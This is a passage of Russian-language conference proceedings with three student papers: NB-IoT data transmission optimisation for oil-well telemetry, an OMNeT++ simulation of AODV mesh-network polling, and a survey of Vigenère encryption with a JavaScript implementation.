2) архив, если модуль передачи данных (МПД) имеет архив, периодичность опроса архива такая же, как у текущих параметров;

3) значения уставок из станции управления, до 20 уставок, каждая уставка занимает 2 байта, им не нужен частый опрос, периодичность опроса составляет до 1 раза в 10 минут на каждую уставку по очереди с периодичностью 1 раз в 30 с;

4) дополнительные массивы данных, такие как динамограмма, общий объем динамограммы составляет 2048 байт, период опроса 1 раз в 10 минут.

В ходе испытаний мы столкнулись со следующими проблемами:

– потеря важных данных из-за сниженной пропускной способности сети NB-IoT, вследствие чего пакет данных приходит неполным и CRC-сумма не совпадает;

– низкая скорость обновления данных;

– данные не успевают прогрузиться из МПД со встроенным архивом из-за того, что данные в архив записываются чаще, чем система их считывает;

– отсутствие управления работой скважины;

– параметры с 254 по 512 отсутствуют.

Из-за сниженной пропускной способности произошел сбой всей системы из-за возросшей нагрузки, так как время запросов значительно выросло, то есть все ресурсы шли на опрос текущих данных, а на системы анализа, визуализации и управления не осталось ресурсов. Размер передаваемых данных стал критическим ограничением, если раньше ограничивались возможностями МПД, то теперь ограничиваемся возможностями NB-IoT.

Ключевой задачей было максимально сократить объем передаваемых данных. Технология NB-IoT не рассчитана на передачу больших объемов данных, измеряемых в мегабайтах, на одно устройство в течение короткого временного интервала. Рекомендуется использовать механизм DFOTA, суть которого в том, чтобы не передавать всю прошивку целиком, а передавать только дельту (патч) между старой и новой прошивками.

До половины контролеров периодически не выходили на связь. Для исправления данного недостатка вместо обычных сим-карт стали

применять SIM-чипы, полное название (U)SIM-чип M2M термо NB-IoT MFF2. По сравнению с SIM-картой чип обеспечивает более длительную и надежную работу устройства за счет устойчивости к внешним погодным факторам.

Были исправлены настройки модемов, а именно:

– необходимо указывать конкретные частотные диапазоны (band), соответствующие сети оператора (для сети NB-IoT в диапазоне LTE 900 нужно выбирать band 8);

– модули позволяют задать перечень в порядке приоритета поиска сети. Указанная настройка позволит ускорить поиск и регистрацию в сети при первом включении радиомодуля;

– APN необходимо настраивать в соответствии с инструкциями от оператора. При работе в сети NB-IoT рекомендуется настраивать в модуле APN: iot для стандартного подключения, когда не используется выделенный клиентский APN.

Также были проведены мероприятия по оптимизации работы в модулях передачи данных.

1. Снизили частоту опроса с 5 до 30 с и запретили опрос уставок для разгрузки системы. Это позволило возобновить ее работоспособность.

2. Далее восстановили передачу важных данных. МПД, имеющие динамограф, снимают динамограмму раз в 3 часа (рис. 2).




Рис. 2. Отображение динамограмм в iWell

Динамограмма – это набор значений перемещения и соответствующего данным значениям усилия. Количество точек динамограммы зависит от изменения усилия. В среднем количество точек в диапазоне от 300 до 500 для скважин с нормальной работой оборудования

и более 1000 для скважин с отклонениями. В ходе экспериментов было установлен максимум в 2478 точек.

Изначально было решено усреднять данные у динамограмм с количеством значений более 512. Данное значение позволяет провести точный анализ динамограммы без существенной потери данных и занимает полный буфер. Усреднение происходит по следующей схеме:

– проверка количества значений n; если меньше 512, то оставляем как есть;

– рассчитываем коэффициент усреднения $k = ((n - 1) / 512) + 1$;

– далее берем отрезки по k значений и находим среднее арифметическое, если в данный отрезок входят экстремальные значения усилия или длины хода, то берем только экстремальные, а другие отбрасываем.

Таким образом, мы получили максимум 512 значений перемещений и 512 значений усилий. Значения в формате 16-битового целого числа со знаком и максимум – получается 2048 байт. Буфер передачи МПД имеет размер в 768 байт. Приходится делить данные на несколько пакетов. Делим на пакеты с учетом полного заполнения начальных пакетов.

3. Через сеть NB-IoT не получалось корректно передать пакеты с максимальным заполнением. Пришлось уменьшать размер пакетов путем увеличения их количества, а снижение количества значений в 2 раза уже не позволило бы провести анализ динамограммы. Опытным путем было установлено, что размер пакета в 380 байт позволяет считывает динамограмму на самых удаленных от БС МПД.

4. Динамограммы замеряются раз в 3 часа и опрос следует проводить после замера новой динамограммы. Чтобы не вводить новый параметр опроса, было решено при замере динамограммы, а время замера около 100 секунд, обнулять параметры, которые принадлежат этим измерениям, на время этого замера, например, число качаний. По окончанию замера число качаний получало измеренное значение и iWell считывал из МПД динамограмму. Данные мероприятия значительно снизили нагрузку на систему и позволили увеличить частоту опроса данных МПД с 30 до 15 секунд.

5. Для МПД с архивом пришлось изменить гистерезисы записи данных в архив. Например, напряжение раньше записывалось при изменении в 0,5 В, теперь же – при изменении в 2 В. Дополнительно была снижена частота опроса параметров самим МПД с 10 до 30 секунд. Такие корректировки в гистерезисах записи позволили снизить размер архива на порядок. Дальнейший шаг по оптимизации передачи архива заключается в передаче сжатого архива. Передача сжатого архива организована в МПД и работает в другой системе сбора информации, но в iWell еще нет.

6. Далее восстановили опрос уставок, которые опрашивались дополнительно и не записывались в параметры. Например, на рис. 3 показан пример уставок. Данные уставки, помимо опроса, можно изменять.

Уставки СУ

Сохранить | Обновить | Изменить

	Регистр	Контроллер	Тип уставки	Уставка	Параметр
1	Состояние уставки Тдв	Etalon (Region 3)	Состояние уставки по темп. и давлению	АПВ	
2	Количество АПВ уставки Тдв	Etalon (Region 3)	Кол-во АПВ по давлению и температуре	10	
3	Тдв мах	Etalon (Region 3)	Максимальное значение	95	63
4	Тдв мин	Etalon (Region 3)	Минимальное значение	60	63
5	Состояние уставки Рпр	Etalon (Region 3)	Состояние уставки по темп. и давлению	АПВ	
6	Количество АПВ уставки Рпр	Etalon (Region 3)	Кол-во АПВ по давлению и температуре	10	
7	Рпр мах	Etalon (Region 3)	Максимальное значение	23	5.18
8	Рпр мин	Etalon (Region 3)	Минимальное значение	19	5.18
9	Перегруз	Etalon (Region 3)	Максимальное значение	120	43
10	Недогруз	Etalon (Region 3)	Минимальное значение	30	43
11	Состояние уставки Перегруз	Etalon (Region 3)	Состояние по перегрузу	АПВ	
12	Состояние уставки Недогруз	Etalon (Region 3)	Состояние (по недогрузу)	АПВ	
13	Состояние уставки Режим работы (программа / сутки)	Etalon (Region 3)	Работа по программе	ОТКЛ.	
14	Время накопления	Etalon (Region 3)	Время останова, минуты	20	
15	Время работы	Etalon (Region 3)	Время работы, минуты	40	
16	Количество АПВ уставки Перегруз	Etalon (Region 3)	Количество АПВ по перегрузу	10	

Рис. 3. Уставки

Ранее уставки опрашивались по одному. При переходе на NB-IoT данная схема опроса сильно нагружала систему, так как каждый опрос занимает около секунды из-за ограничений скорости передачи между МПД и СУ. С этой проблемой справились путем общего запроса до 20 уставок за раз, где 20 – это максимальное значение нужных параметров для управления добычей. Так, iWell отправляет регистры нужных уставок, МПД их сохраняет в оперативную память

и отправляет ответ, что уставки записаны, далее МПД по внутренней схеме опроса, между опросом параметров, опрашивает данные уставки. При следующем запросе от iWell МПД выдает уже опрошенные уставки.

Данный вариант опроса позволил выдавать актуальные уставки без лишней траты времени на запрос данных уставок.

7. Дополнительно ввели глобальное ограничение по количеству параметров, их не должно быть более 254 на 1 МПД, в связи с чем пришлось переписывать программу на 5 МПД, путем удаления аналитических параметров и заведения расчета этой аналитики в iWell.

Система стала показывать актуальную информацию со средним временем обновления данных 1 раз в 10 секунд. В результате получили следующие параметры по опросу данных:

1. Текущие параметры скважинного оборудования, от 1 до 254 параметров, каждый параметр занимает 4 Байта, периодичностью 1 раз в 5 секунд.

2. Архив. Если МПД имеет архив, периодичность опроса архива 1 раз в 30 секунд.

3. Значения уставок из станции управления, до 20 уставок, каждая уставка занимает 2 байта, им не нужен частый опрос, периодичность опроса составляет 1 раз в минуту.

4. Дополнительные массивы данных, такие как динамограмма, общий объем динамограммы составляет 2048 байт, опрашиваются только после замера.

Минусом же стало ограничение на количество параметров с 512 до 254, однако менее 1 % скважин имеет более 100 параметров на 1 МПД.

Библиографический список

1. Головнин И.В., Гаврилов А.В. Применение автономных датчиков при работе в стандарте NB-IoT на примере нефтедобывающего предприятия // Инновационные технологии: теория, инструменты, практика (InnoTech-2021): материалы XIII Междунар. Интернет-конференции молодых ученых, аспирантов и студентов. – Пермь: ПНИПУ, 2021. – Т. 1. – С. 142–148.

2. Головнин И.В, Тюрин С.А. Применение NB-iot в промышленности на примере нефтедобывающего предприятия // Автоматизированные системы управления и информационные технологии: материалы всерос. науч.-техн. конф. – Пермь: ПНИПУ, 2021. – С. 227–231.

Сведения об авторах

Головнин Илья Владимирович – магистрант Пермского национального исследовательского политехнического университета, гр. ТК5-20-1м, г. Пермь, e-mail: Golovnin-ilya@yandex.ru

Гаврилов Алексей Викторович – старший преподаватель кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: gaval@at.pstu.ru

УДК 004.7

М.А. Дубовикова, А.В. Гаврилов

МОДЕЛИРОВАНИЕ СБОРА ДАННЫХ ИЗ УЗЛОВ СЕТИ С ИСПОЛЬЗОВАНИЕМ ПРОТОКОЛА МАРШРУТИЗАЦИИ AODV

В статье представлена реализация опроса узлов ячеистой сети с использованием протокола маршрутизации AODV в симуляторе OMNeT++. Также проведено моделирование приведенной реализации, собраны и проанализированы результирующие данные.

Ключевые слова: OMNeT++, опрос, ping, AODV, ячеистая сеть.

M.A. Dubovikova, A.V. Gavrilov

SIMULATION OF DATA COLLECTION FROM NETWORK NODES USING THE AODV ROUTING PROTOCOL

This article presents the implementation of polling mesh network nodes using the AODV routing protocol in the OMNeT++ simulator. The simulation of the above implementation was also carried out, the resulting data were collected and analyzed.

Keywords: OMNeT++, polling, ping, AODV, mesh network.

Распределенные сетевые технологии позволяют при своем использовании реализовывать сбор информации с различных устройств (датчиков). В зависимости от характера контролируемого объекта, датчики могут быть распределены по большой территории и быть подвижными или неподвижными. Для реализации распределенной сети сбора информации часто используют беспроводные mesh-сети [1]. Важным вопросом при этом становится вопрос управления и организации опроса всех датчиков.

Реализацию опроса mesh-сетей будем проводить в среде моделирования OMNeT++ с использованием Фреймворка INET Framework.

OMNeT++ – это расширяемая, модульная, компонентная библиотека моделирования C++ и Фреймворк, в первую очередь для построения сетевых симуляторов [2].

INET Framework – это библиотека моделей с открытым исходным кодом для среды моделирования OMNeT++ [3].

В результате опроса мы хотим получить следующие данные: задержка сети, общее время опроса, число потерянных пакетов.

В симуляторе OMNeT++ уровень приложений сетевых устройств оконечного оборудования реализует модуль IApp, от которого по диаграмме наследования берут начало 54 простых и сложных модуля приложений для генерации трафика, приема и передачи данных и реализации различных протоколов. Один из них – PingApp, генерирует ping-запросы к нескольким хостам (точнее, сетевым интерфейсам) и вычисляет потери пакетов и время приема-передачи ответов [4], что вполне соответствует нашей задаче.

Статистика, снимаемая с PingApp, представлена в таблице.

Статистика PingApp

Обозначение	Описание	Вид	Единица измерения
pingRxSeq	Последовательность принимаемых ping	Скаляр, вектор	
numLost	Потерянные ping	Вектор	
Rtt	Время прохождения ping туда и обратно	Гистограмма, вектор	с
numOutOgOrderArrivals	Ping не по порядку прибытия	Вектор	
pingTxSeq	Последовательность переданных ping	Скаляр, вектор	

В качестве сети будем использовать сеть – «решетку» из 16 (4×4), 25 (5×5) и 36 (6×6) узлов – сетевых устройств, поддерживающих протокол маршрутизации AODV. Протокол маршрутизации выбран ввиду его оконченной и подробной реализации в симуляторе OMNeT++ [5].

Исходные данные для моделирования сетей следующие:

– время моделирования – 60 секунд;

– изначальное расстояние между узлами – 100 метров;

– расстояние, на которое узел может передать пакет, – 176 м, т.е. каждый узел может общаться только с ближайшими соседними узлами.

Поведение сети описывается в файле инициализации. Мы хотим, чтобы один из узлов (например первый) опросил все остальные узлы сети. Первый узел сети, который мы назначаем опрашивающим узлом, расположен в углу «решетки».

Следующая часть программного кода показывает, как можно добиться опроса узлов сети (листинг 1):

Листинг 1 – Реализация опроса узлов сети в OMNeT++

```
    *.host1*.numPingApps = 24
    *.host1*.pingApp[*].typename = "PingApp"
    *.host1*.pingApp[*].packetSize = 56 B
    *.host1*.pingApp[*].sendInterval = 1 s
    *.host1*.pingApp[*].srcAddr = "host1"
    *.host1*.pingApp[0..24].destAddr = "host" +
string(index()+1) + ""
```

Если добавить мобильности узлам сети (например движение со скоростью 3 м/с), то представленные значения изменятся. Эти изменения представлены на следующих графиках. Мобильность в нашем случае будет настроена линейная – движение по линейным маршрутам, с возможностью автоматического изменения направления движения в любой момент времени. Для движения узлов сети ограничимся площадью построения самой большой сети – 800×600 м, в пределах которой узлы могут свободно перемещаться.

Результаты собранной статистики после проведенного моделирования получаем из анализирующего файла. За время моделирования 60 с и при отсутствии мобильности узлов сети потери пакетов не будет. Объясняется это тем, что построенные маршруты передачи пакетов стабильны, и изменения, если они происходят, незначительны. При добавлении мобильности узлов в моделируемую сеть потери появятся, и их количество будет зависеть от скорости движения узлов и возможности построить маршрут передачи.

Задержка сети, как время между действием и полученным ответом, будет равна времени опроса узла или, если учесть, что узлов сети много и каждый из них опрашивается несколько раз, среднее время опроса узла. Объясняется это тем, что при проектировании сети в качестве узла сети используется устройство ManetRouter, которое по диаграмме наследования является дочерним устройством AdhocHost. Все соединения между элементами внутри AdhocHost и его дочерних устройств организованы с использованием встроенного в OMNeT++ типа канала IdealChannel, реализующего канал передачи данных с идеальными условиями [6].

Время опроса сети – это время, прошедшее от начала опроса первого узла до получения ответа на опрос последнего узла сети. Так как опросов было проведено большее количество раз, нежели один, то для определения времени опроса сети возьмем среднее время опроса сети. Полученные данные по результатам моделирования сбора данных с узлов mesh-сетей с неподвижными и подвижными узлами отобразим

на графиках. На первом графике представлены значения потерь пакетов в сетях (рис. 1): по горизонтальной оси представлены размеры моделируемых сетей, по вертикальной – значение измеряемого параметра.




Рис. 1. График потерь пакетов при моделировании опроса mesh-сетей различных размеров

Как и предполагалось, все значения при отсутствии мобильности равны нулю – потерь нет.

На втором графике представлена задержка сети (рис. 2).




Рис. 2. График задержки сети при моделировании опроса mesh-сетей различных размеров

На третьем графике представлено время опроса сетей (рис. 3).




Рис. 3. График времени опроса сети при моделировании опроса mesh-сетей различных размеров

Как можно заметить, при увеличении размера сети значения почти всех параметров увеличились. Сильнее всего при добавлении мобильности узлам сети изменилось число потерянных пакетов – по сравнению с их полным отсутствием в сетях без мобильности, при увеличении размеров сети с мобильностью число потерянных пакетов в сетях увеличивается с явно видимой прогрессией. Также заметно при добавлении мобильности узлов сети повышается задержка сети – на тысячные доли. Время опроса сети тоже увеличилось, но в сетях 5×5 и 6×6 при мобильных узлах оно оказалось чуть меньше, чем без мобильности.

Библиографический список

1. Дубовикова М.А., Гаврилов А.В. Исследование mesh-сетей в симуляторе OMNeT++ [Электронный ресурс]: Официальный сайт международной интернет-конференции InnoTech-2021. – URL: https://innotech.pstu.ru/files/articles/section4/pdf/%D0%94%D1%83%D0%B1%D0%BE%D0%B2%D0%B8%D0%BA%D0%BE%D0%B2%D0%B0%D0%9C%D0%90480.pdf (дата обращения: 30.05.2022).

2. OMNeT++ Discrete Event Simulator [Электронный ресурс]: Официальный сайт «OMNeT++». – URL: http://omnetpp.org (дата обращения: 30.05.2022).

3. INET Framework [Электронный ресурс]: Официальный сайт INET Framework. – URL: https://inet.omnetpp.org (дата обращения: 30.05.2022).

4. OMNeT++ Discrete Event Simulator [Электронный ресурс]: Документация на фреймворк INET Framework, приложение PingApp. – URL: https://doc.omnetpp.org/inet/api-current/neddoc/inet.applications.pingapp.PingApp.html (дата обращения: 30.05.2022).

5. OMNeT++ Discrete Event Simulator [Электронный ресурс]: Документация на фреймворк INET Framework, приложение AODV. – URL: https://doc.omnetpp.org/inet/api-current/neddoc/inet.routing.aodv.Aodv.html (дата обращения: 30.05.2022).

6. OMNeT++ Discrete Event Simulator [Электронный ресурс]: Документация на фреймворк INET Framework, канал IdealChannel. – URL: https://doc.omnetpp.org/inet/api-current/neddoc/ned.IdealChannel.html (дата обращения: 30.05.2022).

Сведения об авторах

Дубовикова Мария Александровна – магистрант Пермского национального исследовательского политехнического университета, гр. ТК5-20-1м, г. Пермь, e-mail: dma0712@mail.ru

Гаврилов Алексей Викторович – старший преподаватель кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: gaval74@mail.ru

УДК 004.7

К.С. Ежова, А.В. Фрейман

ШИФРОВАНИЕ В СИСТЕМАХ ПЕРЕДАЧИ ИНФОРМАЦИИ

В статье рассматриваются методы шифрования, применяемые в системах передачи информации. В их основе лежат как простые способы замены символов, так и сложные математические методы преобразования сообщений. В зависимости от требований к защищенности информации и вычислительным ресурсам реализующих их устройств применяются наиболее подходящие методы шифрования. В статье рассматриваются простые, но показавшие достаточную эффективность полиалфавитные шифры. Показаны способы кодирования и декодирования. Описан вариант программной реализации.

Ключевые слова: телекоммуникационная система, шифрование, кодирование, декодирование.

K.S. EZHOVA, A.V. FREYMAN

ENCRYPTION IN TELECOMMUNICATION SYSTEMS

This article discusses encryption methods used in information transmission systems. They are based on both simple ways of replacing characters, and complex mathematical methods for transforming messages. Depending on the requirements for the security of information and the computing resources of the devices that implement them, the most appropriate encryption methods are used. The article deals with simple, but showing sufficient efficiency, polyalphabetic ciphers. The ways of encoding and decoding are shown. A variant of software implementation is described.

Keywords: telecommunication system, encryption, encoding, decoding.

История шифрования (криптографии) насчитывает около 4 тысяч лет. В качестве основного критерия периодизации криптографии возможно использовать технологические характеристики используемых методов шифрования [1].

Современная криптография основывается на трудах великого ученого Клода Шеннона. Он является основоположником многих направлений науки, но одно из наиболее значимых – *теория информации*. Ее фундаментальные положения легли в основу совре-

менных информационных систем – телекоммуникации, автоматизации, информационной безопасности и пр. К. Шенноном была предложена схема секретной системы с открытым ключом (рис. 1).




Рис. 1. Схема общей секретной системы

Сегодня криптография – отдельное научное направление, базирующееся на стыке математики и информатики. Практическое значение шифрования трудно переоценить – оно стало обязательным компонентом любой информационной системы, будь то телекоммуникации или дистанционное управление.

Особенно это значимо для «объектов критической инфраструктуры», где попадание информации к злоумышленнику чревато существенными потерями во многих областях (безопасность людей, экология, экономика, политика и т.д.).

Рассмотрим некоторые виды шифров. В шифрах с *моноалфавитной* заменой одна буква заменяется на другую по определенному правилу – например, буква А заменяется на букву Б, буква Б – на букву В, и т.д. Длина сдвига букв при шифровании и есть ключ к дешифрованию.

Такие шифры довольно легко расшифровать даже без знания ключа. Делается это при помощи *частотного анализа* зашифрованного текста – надо посчитать, сколько раз каждая буква встречается в тексте и затем поделить на общее число букв.

Получившуюся частоту надо сравнить с эталонной – полученной в результате анализа для слов из определенного алфавита. Например, в русском языке в словах чаще всего встречается буква О, потом – Е и т.д. Но есть нюанс – частотный анализ дает хорошие результаты на длинном «обычном» тексте. Если текст имеет маленькую длину или является специфическим (с применением специальных терминов), то частота букв будет отличаться от эталонной и времени на расшифровку придется потратить больше.

Полиалфавитный шифр (многоалфавитный шифр) – это совокупность шифров простой замены, которые используются для шифрования очередного символа открытого текста согласно некоторому правилу.

Суть полиалфавитного шифра заключается в циклическом применении нескольких моноалфавитных шифров к определенному числу букв шифруемого текста. Важным эффектом, достигаемым при использовании полиалфавитного шифра, является *маскировка частот появления* тех или иных букв в тексте, чего лишены шифры простой замены.

Наиболее сложным для взлома полиалфавитным шифром является шифр Виженера [2]. Реализация процедуры посимвольного шифрования (1) и дешифрования (2) по таблице или по формуле Виженера:

$$c_j = (m_j + k_j) \bmod n, \quad (1)$$

$$m_j = (c_j + n - k_j) \bmod n, \quad (2)$$

где n – количество букв алфавита; m_j – буквы открытого текста; k_j – буквы ключа.

Рассмотрим основные этапы взлома шифра Виженера. Отметим, что успех указанной процедуры зависит от длины ключа, а также от длины и характеристик шифруемого текста [3].

1. Ввод текста для дешифрования.

2. Определение длины ключа (тест Ф. Касиски или метод У. Фридмана) [4].

Тест Ф. Касиски основан на распределении зашифрованного текста по колонкам (столбцам) в зависимости от выбранной длины ключа и применении методов частотного анализе к каждой из них.

Это возможно, поскольку каждый столбец рассматривается как текст, зашифрованный моноалфавитным шифром.

Метод У. Фридмана основан на определении *индекса совпадений* для разных длин ключа, по анализу которых принимается решение о его длине.

3. Определение значения ключа методом частотного анализа.
4. Реализация процедуры взлома.
5. Проверка правильности дешифрации.
6. Вывод дешифрованного текста.

Для *практической реализации* в целях изучения процедур кодирования и декодирования шифра Вижинера выбран язык программирования JavaScript [5]. Он является реализацией стандарта ECMAScript. JavaScript обычно используется как встраиваемый язык для программного доступа к объектам приложений.

Наиболее широкое применение находит в браузерах как язык сценариев для придания интерактивности веб-страницам. Языком JavaScript не владеет какая-либо компания или организация, что отличает его от ряда языков программирования, используемых в веб-разработке.

Данный язык программирования ориентирован на создание web-приложений, при помощи которых можно реализовать программную составляющую шифра Виженера. Именно поэтому был сделан такой выбор.

Опишем основные части разрабатываемой программы, алгоритм которой приведен на рис. 2:

1. Задание графических элементов (ГЭ) окна с помощью тэгов языка html.
2. Задание таблицы разрешенных символов (ТС).
3. Задание таблицы шифрования (ТШ) по способу Виженера.
4. Анализ строки запуска (СЗ) для автоматического ввода ключа и текста.
5. Анализ корректности ключа и текста для шифрования.
6. Вывод ключа и текста для шифрования в соответствующие поля.
7. Реализация алгоритма шифрования и вывод зашифрованного текста.
8. Реализация алгоритма дешифрования и вывод расшифрованного текста.




Рис. 2. Алгоритм программы шифрования
и дешифрования по методу Виженера

На рис. 3 приведен вид главного окна программы (без таблицы шифрования). В строку key вводится ключ (для работы выбраны строчные символы английского языка, но можно задать любые), в строку text – текст, который нужно зашифровать. Там же проверяется алгоритм расшифрования.




Рис. 3. Основные графические элементы программы

Для отладки программы использовались встроенные возможности браузера (например Google Chrome). С помощью клавиши F12 можно открыть инструменты разработчика, где есть возможность постановки точки прерывания, просмотра значений переменных, проверки синтаксиса команд и т.д. (рис. 4).




Рис. 4. Отладка программы

Выполнены исследования зависимости времени шифрования и дешифрования от размера текста при постоянной длине ключа (рис. 5, *а*). Она получилась почти линейная (чем длиннее текст, тем больше времени уходит на шифрование и дешифрование).

